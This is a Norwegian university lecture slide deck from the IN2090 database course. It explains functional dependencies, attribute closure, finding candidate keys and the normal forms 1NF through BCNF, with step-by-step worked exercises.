- ◆ FDer uttrykker det vi mener er sant i virkeligheten som dataene våre beskriver
- ◆ Feks. er brukernavnet til en student faktisk unikt for hver student, mens adressen kanskje ikke trenger å være det
- ◆ Kan fort bli et komplisert spørsmål om verdens tilstand
- ◆ FDer forteller oss hvilke data hører sammen, og hva de hører til

# Syntaks for FDer

---

- ◆ Jeg leser ofte pilen som "bestemmer", så

$$X \rightarrow Y$$

leses enten "X bestemmer Y" eller "Y er funksjonelt avhengig av X"

- ◆ Vi dropper ofte mengde-tegnene i FDer, så skriver f.eks. i stedet for

$$\{\text{Brnavn}, \text{Kurskode}\} \rightarrow \{\text{Karakter}\}$$

skriver vi ofte

$$\text{Brnavn}, \text{Kurskode} \rightarrow \text{Karakter}$$

- ◆ Dersom attributtene er enkle bokstaver ( $A, B$ , osv.) dropper vi ofte også komma og skriver f.eks. i stedet for:

$$A, B \rightarrow X, Y, Z$$

skriver vi ofte

$$AB \rightarrow XYZ$$

## FDers oppførsel

---

- ◆ Vi kan samle opp høyresider i FDer, og skrive

$$X \rightarrow A, B$$

dersom vi både har  $X \rightarrow A$  og  $X \rightarrow B$ .

- ◆ FDer er transitive: Hvis  $X \rightarrow Y$  og  $Y \rightarrow Z$ , så har vi at  $X \rightarrow Z$ .
- ◆ En FD  $X \rightarrow Y$  hvor  $Y \subseteq X$  kalles triviell, f.eks.:

Brnavn, navn  $\rightarrow$  navn

- ◆ Vi ignorerer slike trivielle FDer, fordi de alltid er sanne og dermed ikke gir oss noe informasjon

## Eksempel, FDer

---

$R(\text{Brnavn}, \text{Navn}, \text{Etternavn}, \text{Adresse}, \text{Kurskode}, \text{Tittel}, \text{Beskrivelse}, \text{AntSP}, \text{Karakter})$

Jeg foreslår følgende FDer:

- ◆ Brnavn → Navn, Etternavn, Adresse
- ◆ Kurskode → Tittel, Beskrivelse, AntSP
- ◆ Brnavn, Kurskode → Karakter

# Nøkler

---

- ◆ En **supernøkkel** for en relasjon er jo enhver mengde attributter som sammen er unike for relasjonen
- ◆ En **kandidatnøkkel** er en  $\subseteq$ -minimal supernøkkel
- ◆ Dersom en mengde attributter er unike forekommer jo hver kombinasjon av disse kun i et tuppel, og bestemmer derfor de andre verdiene i tuplet
- ◆ Med andre ord, en nøkkel (enten super eller kandidat) er en mengde attributter som bestemmer de andre attributtene i relasjonen
- ◆ FDer sier jo hvilke attributter som bestemmer hvilke andre attributter
- ◆ Altså, FDene sier hvilke supernøkler og kandidatnøkler vi har!

- ◆ Dersom  $R$  er en relasjon med attributter  $X$ , så vil:
  - ◆  $Y \subseteq X$  være en supernøkkel for  $R$  hvis  $Y \rightarrow X \setminus Y$ , som er equivalent med  $Y \rightarrow X$
  - ◆  $Y \subseteq X$  er en kandidatnøkkel for  $R$  hvis  $Y$  er en minimal supernøkkel
- ◆ For å sjekke om  $X$  er en supernøkkel, sjekk om alt er avhengig av  $X$
- ◆ Altså, bruk FDene og finn alle attributter som er avhengige av  $X$ , de som er avhengige av disse igjen, osv.

# Tillukning

---

- ◆ **Tillukningen**  $X^+$  av  $X$  på en mengde FDer er mengden attributter som er funksjonelt avhengige av  $X$
- ◆ Hvis  $X \rightarrow A$ , så er  $A \in X^+$  sant
- ◆ Hvis  $A \notin X^+$ , så er ikke  $X \rightarrow A$  sant
- ◆ Tillukningen kan regnes ut ved å bruke FDene om og om igjen:
  - ◆ sett  $X^+ = X$
  - ◆ sålenge  $X^+$  forandres:
    - ◆ finn en FD  $Y \rightarrow Z$  med  $Y \subseteq X^+$
    - ◆ sett  $X^+ = X^+ \cup Z$

# Eksempel tillukning

---

Gitt følgende FDer:

- ◆ Brnavn → Navn, Adresse
- ◆ Kurskode → Grad
- ◆ Brnavn, Kurskode → Karakter
- ◆ Grad, Karakter → Bestått

Så har vi følgende tillukninger:

- ◆  $\text{Brnavn}^+ = \text{Brnavn}, \text{Navn}, \text{Adresse}$
- ◆  $\{\text{Brnavn}, \text{Kurskode}\}^+ = \text{Brnavn}, \text{Kurskode}, \text{Navn}, \text{Adresse}, \text{Grad}, \text{Karakter}, \text{Bestått}$
- ◆  $\text{Navn}^+ = \text{Navn}$
- ◆  $\text{Grad}^+ = \text{Grad}$

# Finne kandidatnøkler

---

- ◆ Vi må sjekke alle delmengder av attributter, nedenfra. Men, følgende to regler hjelper oss:
  - ◆ Hvis A ikke forekommer i noen høyreside, er A med i **alle** kandidatnøkler.
  - ◆ Hvis A forekommer i minst en høyreside, men ingen venstresider, er A **ikke del** av noen kandidatnøkket.
- ◆ Så begynn med alle attributter som ikke forekommer på høyre side. Beregn tillukningen.
- ◆ Hvis alle attributter er med, sjekk minimalitet. Hvis ikke, utvid i tur og orden med ett og ett nytt attributt.

## Eksempel (lett)

---

R(Brnavn, Navn, Etternavn, Adresse, Kurskode, Tittel, Beskrivelse, AntSP, Karakter)

- ◆ Brnavn → Navn, Etternavn, Adresse
- ◆ Kurskode → Tittel, Beskrivelse, AntSP
- ◆ Brnavn, Kurskode → Karakter

Attributter som ikke er på høyresider: Brnavn, Kurskode

Attributter som er i høyresider, men ikke venstre: Alle andre!

Ergo er {Brnavn, Kurskode} eneste kandidatnøkkel.

## Eksempel (litt mer komplisert)

---

R(Brnavn, Navn, Adresse, Kurskode, Tittel, Beskrivelse, AntSP, Karakter, Bestått)

- ◆ Brnavn → Navn, Adresse
- ◆ Kurskode → Tittel, Beskrivelse, AntSP
- ◆ Tittel → Kurskode, Beskrivelse, AntSP
- ◆ Brnavn, Kurskode → Karakter
- ◆ Karakter → Bestått

Ikke på høyresider: Brnavn

Kun på høyresider: Navn, Adresse, Beskrivelse, AntSP, Bestått

Forsøke å utvide med: Kurskode, Tittel, Karakter

$$X = \text{Brnavn}$$

$$X^+ = \text{Brnavn, Navn, Adresse}$$

## Eksempel (litt mer komplisert)

---

$R(\text{Brnavn}, \text{Navn}, \text{Adresse}, \text{Kurskode}, \text{Tittel}, \text{Beskrivelse}, \text{AntSP}, \text{Karakter}, \text{Bestått})$

- ◆  $\text{Brnavn} \rightarrow \text{Navn}, \text{Adresse}$
- ◆  $\text{Kurskode} \rightarrow \text{Tittel}, \text{Beskrivelse}, \text{AntSP}$
- ◆  $\text{Tittel} \rightarrow \text{Kurskode}, \text{Beskrivelse}, \text{AntSP}$
- ◆  $\text{Brnavn}, \text{Kurskode} \rightarrow \text{Karakter}$
- ◆  $\text{Karakter} \rightarrow \text{Bestått}$

Ikke på høyresider: Brnavn

Kun på høyresider: Navn, Adresse, Beskrivelse, AntSP, Bestått

Forsøke å utvide med: Kurskode, Tittel, Karakter

$$X = \text{Brnavn}, \text{Kurskode} \quad X^+ = \text{Brnavn}, \text{Kurskode}, \text{Navn}, \text{Adresse}, \\ \text{Tittel}, \text{Beskrivelse}, \text{AntSP}, \\ \text{Karakter}, \text{Bestått}$$

Kandidatnøkler: {Brnavn, Kurskode}

## Eksempel (litt mer komplisert)

---

R(Brnavn, Navn, Adresse, Kurskode, Tittel, Beskrivelse, AntSP, Karakter, Bestått)

- ◆ Brnavn → Navn, Adresse
- ◆ Kurskode → Tittel, Beskrivelse, AntSP
- ◆ Tittel → Kurskode, Beskrivelse, AntSP
- ◆ Brnavn, Kurskode → Karakter
- ◆ Karakter → Bestått

Ikke på høyresider: Brnavn

Kun på høyresider: Navn, Adresse, Beskrivelse, AntSP, Bestått

Forsøke å utvide med: Kurskode, Tittel, Karakter

$X = \text{Brnavn, Tittel}$     $X^+ = \text{Brnavn, Tittel, Navn, Adresse, Kurskode, Beskrivelse, AntSP, Karakter, Bestått}$

Kandidatnøkler: {Brnavn, Kurskode}, {Brnavn, Tittel}

## Eksempel (litt mer komplisert)

---

$R(\text{Brnavn}, \text{Navn}, \text{Adresse}, \text{Kurskode}, \text{Tittel}, \text{Beskrivelse}, \text{AntSP}, \text{Karakter}, \text{Bestått})$

- ◆  $\text{Brnavn} \rightarrow \text{Navn}, \text{Adresse}$
- ◆  $\text{Kurskode} \rightarrow \text{Tittel}, \text{Beskrivelse}, \text{AntSP}$
- ◆  $\text{Tittel} \rightarrow \text{Kurskode}, \text{Beskrivelse}, \text{AntSP}$
- ◆  $\text{Brnavn}, \text{Kurskode} \rightarrow \text{Karakter}$
- ◆  $\text{Karakter} \rightarrow \text{Bestått}$

Ikke på høyresider: Brnavn

Kun på høyresider: Navn, Adresse, Beskrivelse, AntSP, Bestått

Forsøke å utvide med: Kurskode, Tittel, Karakter

$$X = \text{Brnavn}, \text{Karakter} \quad X^+ = \text{Brnavn}, \text{Karakter}, \text{Navn}, \text{Adresse}, \\ \text{Bestått}$$

Kandidatnøkler:  $\{\text{Brnavn}, \text{Kurskode}\}, \{\text{Brnavn}, \text{Tittel}\}$   $\leftarrow$  alle kandidatnøklene for R

## Oppsummering så langt

---

- ◆ Skjemaer som er dårlig designet inneholder anomalier
- ◆ Som regel skyldes dette at ikke-relatert informasjon er i samme tabell
- ◆ FDer sier hvilken informasjon som henger sammen, samt hvilke nøkler tabeller har
- ◆ FDer og nøkler gir oss dermed det vi trenger for å spesifisere kriterier for når vi får anomalier og ikke
- ◆ Disse kriteriene definerer ulike normalformer

Takk for nå!

---

Neste video vil handle om normalformer.

# IN2090 – Databaser og datamodellering

## 07 – Normalformer

Leif Harald Karlsen (Evgenij Thorstensen)  
[leifhka@ifi.uio.no](mailto:leifhka@ifi.uio.no)



Universitetet i Oslo

# Normalformene 1NF-BCNF

---

- ◆ Normalformene vi skal se på danner et hierarki:

$$BCNF \subseteq 3NF \subseteq 2NF \subseteq 1NF$$

- ◆ Det vil si: Hvis et skjema oppfyller 3NF, oppfyller det også 2NF og 1NF
- ◆ Høyere NF gir færre anomalier, men flere tabeller og flere joins
- ◆ Gitt et skjema, så finnes det en algoritme som lager et ekvivalent skjema på hvilken NF man ønsker
- ◆ For **alle** NF er det slik at et skjema oppfyller en gitt NF hvis alle tabeller oppfyller kravene

- ◆ En tabell er på 1NF hvis alle attributter er **atomære**
- ◆ Altså ikke attributter med arrays/JSON/osv.
- ◆ Heller ikke strenger som inneholder flere verdier
- ◆ Av og til ulla begrep (PostgreSQL støtter f.eks. arrays og JSON som datatyper)
- ◆ Poenget er at verdiene man ønsker å bruke i joins, sammenlikninger, ol. skal være i egne kolonner
- ◆ Dette slik at man skal slippe kompleks manipulering av datastrukturer eller strenger for enkle operasjoner
- ◆ Vi antar derfor at 1NF alltid er oppfylt

# 1NF, eksempler på brudd

---

Student

| Brnavn  | ... | Veiledere         | Adresse                    |
|---------|-----|-------------------|----------------------------|
| evgenit | ... | [arild, martingi] | Gateveien 1b, 0123 Oslo    |
| peternl | ... | [abc]             | Stedplassen 2, 1234 Bergen |

Ansatt

| Brnavn | ... | Studenter |
|--------|-----|-----------|
| arild  | ... | [evgenit] |
| abc    | ... | [peternl] |

Nesten alltid lurere å

- ◆ lage en egen tabell Veiledning(Student, Veileder)
- ◆ splitte strengen opp i Student(..., Gate, Postnummer, Poststed)

- ◆ En tabell oppfyller 2NF hvis
  - ◆ den oppfyller 1NF og
  - ◆ alle attributter A som ikke er nøkkelattributter, **ikke** er funksjonelt avhengige av en delmengde av en kandidatnøkkel
- ◆ Nøkkelattributt: Attributt som er med i en kandidatnøkkel.
- ◆ Alternativt: En tabell **bryter** 2NF hvis det finnes et ikke-nøkkelattributt A som **er avhengig** av en delmengde av en kandidatnøkkel.

## 2NF, eksempel

---

Følgende tabell er på 1NF, men ikke 2NF:

R(Brnavn, Navn, Etternavn, Adresse, Kurskode, Tittel, Beskrivelse, AntSP, Karakter)

- ◆ Brnavn → Navn, Etternavn, Adresse
  - ◆ Kurskode → Tittel, Beskrivelse, AntSP
  - ◆ Brnavn, Kurskode → Karakter
- 
- ◆ Kandidatnøkkel: Brnavn, Kurskode
  - ◆ Navn er avhengig av Brnavn og Brnavn er en del av nøkkelen. Brudd på 2NF.

- ◆ En tabell oppfyller 3NF hvis
  - ◆ den oppfyller 2NF og
  - ◆ alle ikke-nøkkelattributter **kun** er avhengige av kandidatnøkler
- ◆ Alternativt: En tabell bryter 3NF hvis det finnes et ikke-nøkkelattributt som **er avhengig** av noe som **ikke** er en kandidatnøkkel.
- ◆ En tabell på 2NF og ikke 3NF kan kun skje dersom en ikke-nøkkelattributt A er avhengig av en (eller fler) ikke-nøkkelattributt(er) X som selv er avhengig av en kandidatnøkkel
- ◆ Altså, om  $K$  er en kandidatnøkkel kunne vi over ha FDene  $K \rightarrow X$  og  $X \rightarrow A$ .
- ◆ Altså, A avhenger ikke direkte av kandidatnøkkelen, men transitivt

# 3NF, eksempel

---

Følgende tabell er på 2NF, men ikke 3NF:

Ansatt(Id, Navn, Avdeling, AvdelingsKode)

Gitt FDene:

- ◆  $\text{Id} \rightarrow \text{Navn}, \text{AvdelingsKode}$
- ◆  $\text{AvdelingsKode} \rightarrow \text{Avdeling}$

Her har vi:

- ◆ Id er en kandidatnøkkel (transitivitet)
- ◆ Alle attributter avhenger av hele kandidatnøkkelen, altså Id (2NF)
- ◆ men Avdeling er avhengig av AvdelingsKode, som ikke er en nøkkelattributt.
- ◆ Avdeling dobbeltlagres for hver ansatt (burde skilles ut i egen tabell)

- ◆ Kort for Boyce-Codd normalform
- ◆ En tabell oppfyller BCNF hvis alle attributter kun er avhengige av en kandidatnøkkel
- ◆ Samme som 3NF, men unntaket for nøkkelattributter er **fjernet**
- ◆ Unntaket blir sjeldent brukt, og som regel er tabeller på 3NF også på BCNF
- ◆ Huskeregel for BCNF: *The key, the whole key, and nothing but the key, (so help me Codd)*

# BCNF, eksempel

Følgende tabell er på 3NF, men ikke BCNF<sup>1</sup>:

| Nærmeste butikk |            |               |
|-----------------|------------|---------------|
| Person          | Type       | Nærmeste      |
| David           | Optiker    | Ørneøyet      |
| David           | Frisør     | Kutt og krøll |
| Kari            | Bokhandler | Merlins bøker |
| Erik            | Bakeri     | Deiglig       |
| Erik            | Frisør     | Klipperud     |

Med følgende FDer:

- ◆ Person, Type → Nærmeste
- ◆ Nærmeste → Type

Her har vi:

- ◆ Kandidatnøkler: {Person, Type} og {Person, Nærmeste}
- ◆ Alle ikke-nøkkelattributter (ingen slike) avhenger kun av kandidatnøkler (altså 3NF)
- ◆ Men, nøkkel-attributtet Type avhenger av Nærmeste som ikke er en kandidatnøkkel

<sup>1</sup>Inspirert av eksempel fra [https://en.wikipedia.org/wiki/Boyce%20%93Codd\\_normal\\_form](https://en.wikipedia.org/wiki/Boyce%20%93Codd_normal_form)

# Normalformer i praksis

---

- ◆ Jo høyere normalform, jo færre anomalier
- ◆ Men jo høyere normalform, jo fler relasjoner i skjemaet
- ◆ BCNF fjerner (nesten) alle anomalier og er et godt kompromiss
- ◆ De fleste ordentlige skjemaene (Northwind, filmdb, osv.) er på BCNF

Takk for nå!

---

Neste uke vil omhandle algoritmer for å avgjøre normalformer og tapsfri dekomposisjon.

# IN2090 – Databaser og datamodellering

## 07 – Eksempler: Databasedesign og normalformer

Leif Harald Karlsen (Evgenij Thorstensen)

[leifhka@ifi.uio.no](mailto:leifhka@ifi.uio.no)



Universitetet i Oslo

# Oppgave 1

---

Gitt følgende relasjon:

Person(personnr, navn, initialer, fødselsdato, alder)

med FDene:

- ◆ personnr → navn, fødselsdato
- ◆ navn → initialer
- ◆ fødselsdato → alder

# Oppgave 1

---

Gitt følgende relasjon:

Person(personnr, navn, initialer, fødselsdato, alder)

med FDene:

- ◆ personnr → navn, fødselsdato
- ◆ navn → initialer
- ◆ fødselsdato → alder

1. Finn tillukningene til:

1.1 navn

# Oppgave 1

---

Gitt følgende relasjon:

Person(personnr, navn, initialer, fødselsdato, alder)

med FDene:

- ◆ personnr → navn, fødselsdato
- ◆ navn → initialer
- ◆ fødselsdato → alder

1. Finn tillukningene til:

1.1 navn

$$\text{navn}^+ = \text{navn}$$

# Oppgave 1

---

Gitt følgende relasjon:

Person(personnr, navn, initialer, fødselsdato, alder)

med FDene:

- ◆ personnr → navn, fødselsdato
- ◆ navn → initialer
- ◆ fødselsdato → alder

1. Finn tillukningene til:

1.1 navn

$$\text{navn}^+ = \text{navn, initialer}$$

# Oppgave 1

---

Gitt følgende relasjon:

Person(personnr, navn, initialer, fødselsdato, alder)

med FDene:

- ◆ personnr → navn, fødselsdato
- ◆ navn → initialer
- ◆ fødselsdato → alder

1. Finn tillukningene til:

1.1 navn

$\text{navn}^+ = \text{navn, initialer}$

1.2 personnr

# Oppgave 1

---

Gitt følgende relasjon:

Person(personnr, navn, initialer, fødselsdato, alder)

med FDene:

- ◆ personnr → navn, fødselsdato
- ◆ navn → initialer
- ◆ fødselsdato → alder

1. Finn tillukningene til:

1.1 navn

$$\text{navn}^+ = \text{navn, initialer}$$

1.2 personnr

$$\text{personnr}^+ = \text{personnr}$$

# Oppgave 1

---

Gitt følgende relasjon:

Person(personnr, navn, initialer, fødselsdato, alder)

med FDene:

- ◆ personnr → navn, fødselsdato
- ◆ navn → initialer
- ◆ fødselsdato → alder

1. Finn tillukningene til:

1.1 navn

$$\text{navn}^+ = \text{navn, initialer}$$

1.2 personnr

$$\text{personnr}^+ = \text{personnr, navn, fødseldato}$$

# Oppgave 1

---

Gitt følgende relasjon:

Person(personnr, navn, initialer, fødselsdato, alder)

med FDene:

- ◆ personnr → navn, fødselsdato
- ◆ navn → initialer
- ◆ fødselsdato → alder

1. Finn tillukningene til:

1.1 navn

$\text{navn}^+ = \text{navn, initialer}$

1.2 personnr

$\text{personnr}^+ = \text{personnr, navn, fødseldato, initialer}$

# Oppgave 1

---

Gitt følgende relasjon:

Person(personnr, navn, initialer, fødselsdato, alder)

med FDene:

- ◆ personnr → navn, fødselsdato
- ◆ navn → initialer
- ◆ fødselsdato → alder

1. Finn tillukningene til:

1.1 navn

$$\text{navn}^+ = \text{navn, initialer}$$

1.2 personnr

$$\text{personnr}^+ = \text{personnr, navn, fødseldato, initialer, alder}$$

# Oppgave 1

---

Gitt følgende relasjon:

Person(personnr, navn, initialer, fødselsdato, alder)

med FDene:

- ◆ personnr → navn, fødselsdato
- ◆ navn → initialer
- ◆ fødselsdato → alder

1. Finn tillukningene til:

1.1 navn

$$\text{navn}^+ = \text{navn, initialer}$$

1.2 personnr

$$\text{personnr}^+ = \text{personnr, navn, fødseldato, initialer, alder}$$

# Oppgave 1

---

Gitt følgende relasjon:

Person(personnr, navn, initialer, fødselsdato, alder)

med FDene:

- ◆ personnr → navn, fødselsdato
- ◆ navn → initialer
- ◆ fødselsdato → alder

1. Finn tillukningene til:

1.1 navn

$$\text{navn}^+ = \text{navn, initialer}$$

1.2 personnr

$$\text{personnr}^+ = \text{personnr, navn, fødseldato, initialer, alder}$$

2. Finn alle kandidatnøklene til Person.

# Oppgave 1

---

Gitt følgende relasjon:

Person(personnr, navn, initialer, fødselsdato, alder)

med FDene:

- ◆ personnr → navn, fødselsdato
- ◆ navn → initialer
- ◆ fødselsdato → alder

1. Finn tillukningene til:

1.1 navn

$\text{navn}^+ = \text{navn, initialer}$

1.2 personnr

$\text{personnr}^+ = \text{personnr, navn, fødseldato, initialer, alder}$

2. Finn alle kandidatnøklene til Person.

# Oppgave 1

---

Gitt følgende relasjon:

Person(personnr, navn, initialer, fødselsdato, alder)

med FDene:

- ◆ personnr → navn, fødselsdato
- ◆ navn → initialer
- ◆ fødselsdato → alder

1. Finn tillukningene til:

1.1 navn

$$\text{navn}^+ = \text{navn, initialer}$$

1.2 personnr

$$\text{personnr}^+ = \text{personnr, navn, fødseldato, initialer, alder}$$

2. Finn alle kandidatnøklene til Person.

Aldri på høyresider: personnr

# Oppgave 1

---

Gitt følgende relasjon:

Person(personnr, navn, initialer, fødselsdato, alder)

med FDene:

- ◆ personnr → navn, fødselsdato
- ◆ navn → initialer
- ◆ fødselsdato → alder

1. Finn tillukningene til:

1.1 navn

$\text{navn}^+ = \text{navn, initialer}$

1.2 personnr

$\text{personnr}^+ = \text{personnr, navn, fødseldato, initialer, alder}$

2. Finn alle kandidatnøklene til Person.

Aldri på høyresider: personnr

Bare på høyresider: initialer, alder.

# Oppgave 1

---

Gitt følgende relasjon:

Person(personnr, navn, initialer, fødselsdato, alder)

med FDene:

- ◆ personnr → navn, fødselsdato
- ◆ navn → initialer
- ◆ fødselsdato → alder

1. Finn tillukningene til:

1.1 navn

$$\text{navn}^+ = \text{navn, initialer}$$

1.2 personnr

$$\text{personnr}^+ = \text{personnr, navn, fødseldato, initialer, alder}$$

2. Finn alle kandidatnøklene til Person.

Aldri på høyresider: personnr

Bare på høyresider: initialer, alder.

Forsøke å utvide med: navn, fødselsdato

# Oppgave 1

---

Gitt følgende relasjon:

Person(personnr, navn, initialer, fødselsdato, alder)

med FDene:

- ◆ personnr → navn, fødselsdato
- ◆ navn → initialer
- ◆ fødselsdato → alder

1. Finn tillukningene til:

1.1 navn

$\text{navn}^+ = \text{navn, initialer}$

1.2 personnr

$\text{personnr}^+ = \text{personnr, navn, fødseldato, initialer, alder}$

2. Finn alle kandidatnøklene til Person.

Aldri på høyresider: personnr

Bare på høyresider: initialer, alder.

Forsøke å utvide med: navn, fødselsdato

Ser over at personnr er en kandidatnøkkel, og bestemmer de andre, så dermed den eneste.

# Oppgave 2

---

Finn kandidatnøklene til relasjonen

Produkt(produktID, navn, kategori, pris, butikkID, butikknavn, butikktype, adresse, postnr, poststed)

med FDene:

- ◆ produktID → navn, kategori, pris
- ◆ navn, kategori → produktID
- ◆ butikkID → butikknavn, butikktype, adresse, postnr
- ◆ postnr → poststed

Finn alle kandidatnøklene til Produkt.

Kandidatnøkler:

# Oppgave 2

---

Finn kandidatnøklene til relasjonen

Produkt(produktID, navn, kategori, pris, butikkID, butikknavn, butikktype, adresse, postnr, poststed)

med FDene:

- ◆ produktID → navn, kategori, pris
- ◆ navn, kategori → produktID
- ◆ butikkID → butikknavn, butikktype, adresse, postnr
- ◆ postnr → poststed

Finn alle kandidatnøklene til Produkt. Aldri på høyresider: butikkID

Kandidatnøkler:

# Oppgave 2

---

Finn kandidatnøklene til relasjonen

Produkt(produktID, navn, kategori, pris, butikkID, butikknavn, butikktype, adresse, postnr, poststed)

med FDene:

- ◆ produktID → navn, kategori, pris
- ◆ navn, kategori → produktID
- ◆ butikkID → butikknavn, butikktype, adresse, postnr
- ◆ postnr → poststed

Finn alle kandidatnøklene til Produkt. Aldri på høyresider: butikkID

Bare på høyresider: pris, butikknavn, butikktype, adresse, poststed

Kandidatnøkler:

# Oppgave 2

---

Finn kandidatnøklene til relasjonen

Produkt(produktID, navn, kategori, pris, butikkID, butikknavn, butikktype, adresse, postnr, poststed)

med FDene:

- ◆ produktID → navn, kategori, pris
- ◆ navn, kategori → produktID
- ◆ butikkID → butikknavn, butikktype, adresse, postnr
- ◆ postnr → poststed

Finn alle kandidatnøklene til Produkt. Aldri på høyresider: butikkID

Bare på høyresider: pris, butikknavn, butikktype, adresse, poststed

Forsøk å utved med: navn, kategori, postnr, produktID

Kandidatnøkler:

# Oppgave 2

---

Finn kandidatnøklene til relasjonen

Produkt(produktID, navn, kategori, pris, butikkID, butikknavn, butikktype, adresse, postnr, poststed)

med FDene:

- ◆ produktID → navn, kategori, pris
- ◆ navn, kategori → produktID
- ◆ butikkID → butikknavn, butikktype, adresse, postnr
- ◆ postnr → poststed

Finn alle kandidatnøklene til Produkt. Aldri på høyresider: butikkID

Bare på høyresider: pris, butikknavn, butikktype, adresse, poststed

Forsøk å utved med: navn, kategori, postnr, produktID

$$\text{butikkID}^+ = \text{butikkID}$$

Kandidatnøkler:

# Oppgave 2

---

Finn kandidatnøklene til relasjonen

Produkt(produktID, navn, kategori, pris, butikkID, butikknavn, butikktype, adresse, postnr, poststed)

med FDene:

- ◆ produktID → navn, kategori, pris
- ◆ navn, kategori → produktID
- ◆ butikkID → butikknavn, butikktype, adresse, postnr
- ◆ postnr → poststed

Finn alle kandidatnøklene til Produkt. Aldri på høyresider: butikkID

Bare på høyresider: pris, butikknavn, butikktype, adresse, poststed

Forsøk å utved med: navn, kategori, postnr, produktID

$$\text{butikkID}^+ = \text{butikkID, butikknavn, butikktype, adresse, postnr}$$

Kandidatnøkler:

# Oppgave 2

---

Finn kandidatnøklene til relasjonen

Produkt(produktID, navn, kategori, pris, butikkID, butikknavn, butikktype, adresse, postnr, poststed)

med FDene:

- ◆ produktID → navn, kategori, pris
- ◆ navn, kategori → produktID
- ◆ butikkID → butikknavn, butikktype, adresse, postnr
- ◆ postnr → poststed

Finn alle kandidatnøklene til Produkt. Aldri på høyresider: butikkID

Bare på høyresider: pris, butikknavn, butikktype, adresse, poststed

Forsøk å utved med: navn, kategori, postnr, produktID

$$\text{butikkID}^+ = \text{butikkID, butikknavn, butikktype, adresse, postnr, poststed}$$

Kandidatnøkler:

# Oppgave 2

---

Finn kandidatnøklene til relasjonen

Produkt(produktID, navn, kategori, pris, butikkID, butikknavn, butikktype, adresse, postnr, poststed)

med FDene:

- ◆ produktID → navn, kategori, pris
- ◆ navn, kategori → produktID
- ◆ butikkID → butikknavn, butikktype, adresse, postnr
- ◆ postnr → poststed

Finn alle kandidatnøklene til Produkt.

Aldri på høyresider: butikkID

Bare på høyresider: pris, butikknavn, butikktype, adresse, poststed

Forsøk å utived med: navn, kategori, postnr, produktID

Kandidatnøkler:

# Oppgave 2

---

Finn kandidatnøklene til relasjonen

Produkt(produktID, navn, kategori, pris, butikkID, butikknavn, butikktype, adresse, postnr, poststed)

med FDene:

- ◆ produktID → navn, kategori, pris
- ◆ navn, kategori → produktID
- ◆ butikkID → butikknavn, butikktype, adresse, postnr
- ◆ postnr → poststed

Finn alle kandidatnøklene til Produkt.

Aldri på høyresider: butikkID

Bare på høyresider: pris, butikknavn, butikktype, adresse, poststed

Forsøk å utived med: navn, kategori, postnr, produktID

$$\{butikkID, navn\}^+ = \text{butikkID, navn}$$

Kandidatnøkler:

# Oppgave 2

---

Finn kandidatnøklene til relasjonen

Produkt(produktID, navn, kategori, pris, butikkID, butikknavn, butikktype, adresse, postnr, poststed)

med FDene:

- ◆ produktID → navn, kategori, pris
- ◆ navn, kategori → produktID
- ◆ butikkID → butikknavn, butikktype, adresse, postnr
- ◆ postnr → poststed

Finn alle kandidatnøklene til Produkt.

Aldri på høyresider: butikkID

Bare på høyresider: pris, butikknavn, butikktype, adresse, poststed

Forsøk å utived med: navn, kategori, postnr, produktID

$$\{butikkID, navn\}^+ = \text{butikkID, navn, butikknavn, butikktype, adresse, postnr}$$

Kandidatnøkler:

# Oppgave 2

---

Finn kandidatnøklene til relasjonen

Produkt(produktID, navn, kategori, pris, butikkID, butikknavn, butikktype, adresse, postnr, poststed)

med FDene:

- ◆ produktID → navn, kategori, pris
- ◆ navn, kategori → produktID
- ◆ butikkID → butikknavn, butikktype, adresse, postnr
- ◆ postnr → poststed

Finn alle kandidatnøklene til Produkt.

Aldri på høyresider: butikkID

Bare på høyresider: pris, butikknavn, butikktype, adresse, poststed

Forsøk å utived med: navn, kategori, postnr, produktID

$$\{butikkID, navn\}^+ = \text{butikkID, navn, butikknavn, butikktype, adresse, postnr, poststed}$$

Kandidatnøkler:

# Oppgave 2

---

Finn kandidatnøklene til relasjonen

Produkt(produktID, navn, kategori, pris, butikkID, butikknavn, butikktype, adresse, postnr, poststed)

med FDene:

- ◆ produktID → navn, kategori, pris
- ◆ navn, kategori → produktID
- ◆ butikkID → butikknavn, butikktype, adresse, postnr
- ◆ postnr → poststed

Finn alle kandidatnøklene til Produkt.

Aldri på høyresider: butikkID

Bare på høyresider: pris, butikknavn, butikktype, adresse, poststed

Forsøk å utived med: navn, kategori, postnr, produktID

Kandidatnøkler:

# Oppgave 2

---

Finn kandidatnøklene til relasjonen

Produkt(produktID, navn, kategori, pris, butikkID, butikknavn, butikktype, adresse, postnr, poststed)

med FDene:

- ◆ produktID → navn, kategori, pris
- ◆ navn, kategori → produktID
- ◆ butikkID → butikknavn, butikktype, adresse, postnr
- ◆ postnr → poststed

Finn alle kandidatnøklene til Produkt.

Aldri på høyresider: butikkID

Bare på høyresider: pris, butikknavn, butikktype, adresse, poststed

Forsøk å utived med: navn, kategori, postnr, produktID

$$\{butikkID, kategori\}^+ = butikkID, kategori$$

Kandidatnøkler:

# Oppgave 2

---

Finn kandidatnøklene til relasjonen

Produkt(produktID, navn, kategori, pris, butikkID, butikknavn, butikktype, adresse, postnr, poststed)

med FDene:

- ◆ produktID → navn, kategori, pris
- ◆ navn, kategori → produktID
- ◆ butikkID → butikknavn, butikktype, adresse, postnr
- ◆ postnr → poststed

Finn alle kandidatnøklene til Produkt.

Aldri på høyresider: butikkID

Bare på høyresider: pris, butikknavn, butikktype, adresse, poststed

Forsøk å utived med: navn, kategori, postnr, produktID

$$\{butikkID, kategori\}^+ = butikkID, kategori, butikknavn, butikktype, adresse, postnr$$

Kandidatnøkler:

# Oppgave 2

---

Finn kandidatnøklene til relasjonen

Produkt(produktID, navn, kategori, pris, butikkID, butikknavn, butikktype, adresse, postnr, poststed)

med FDene:

- ◆ produktID → navn, kategori, pris
- ◆ navn, kategori → produktID
- ◆ butikkID → butikknavn, butikktype, adresse, postnr
- ◆ postnr → poststed

Finn alle kandidatnøklene til Produkt.

Aldri på høyresider: butikkID

Bare på høyresider: pris, butikknavn, butikktype, adresse, poststed

Forsøk å utived med: navn, kategori, postnr, produktID

$$\{butikkID, kategori\}^+ = butikkID, kategori, butikknavn, butikktype, adresse, postnr, poststed$$

Kandidatnøkler:

# Oppgave 2

---

Finn kandidatnøklene til relasjonen

Produkt(produktID, navn, kategori, pris, butikkID, butikknavn, butikktype, adresse, postnr, poststed)

med FDene:

- ◆ produktID → navn, kategori, pris
- ◆ navn, kategori → produktID
- ◆ butikkID → butikknavn, butikktype, adresse, postnr
- ◆ postnr → poststed

Finn alle kandidatnøklene til Produkt.

Aldri på høyresider: butikkID

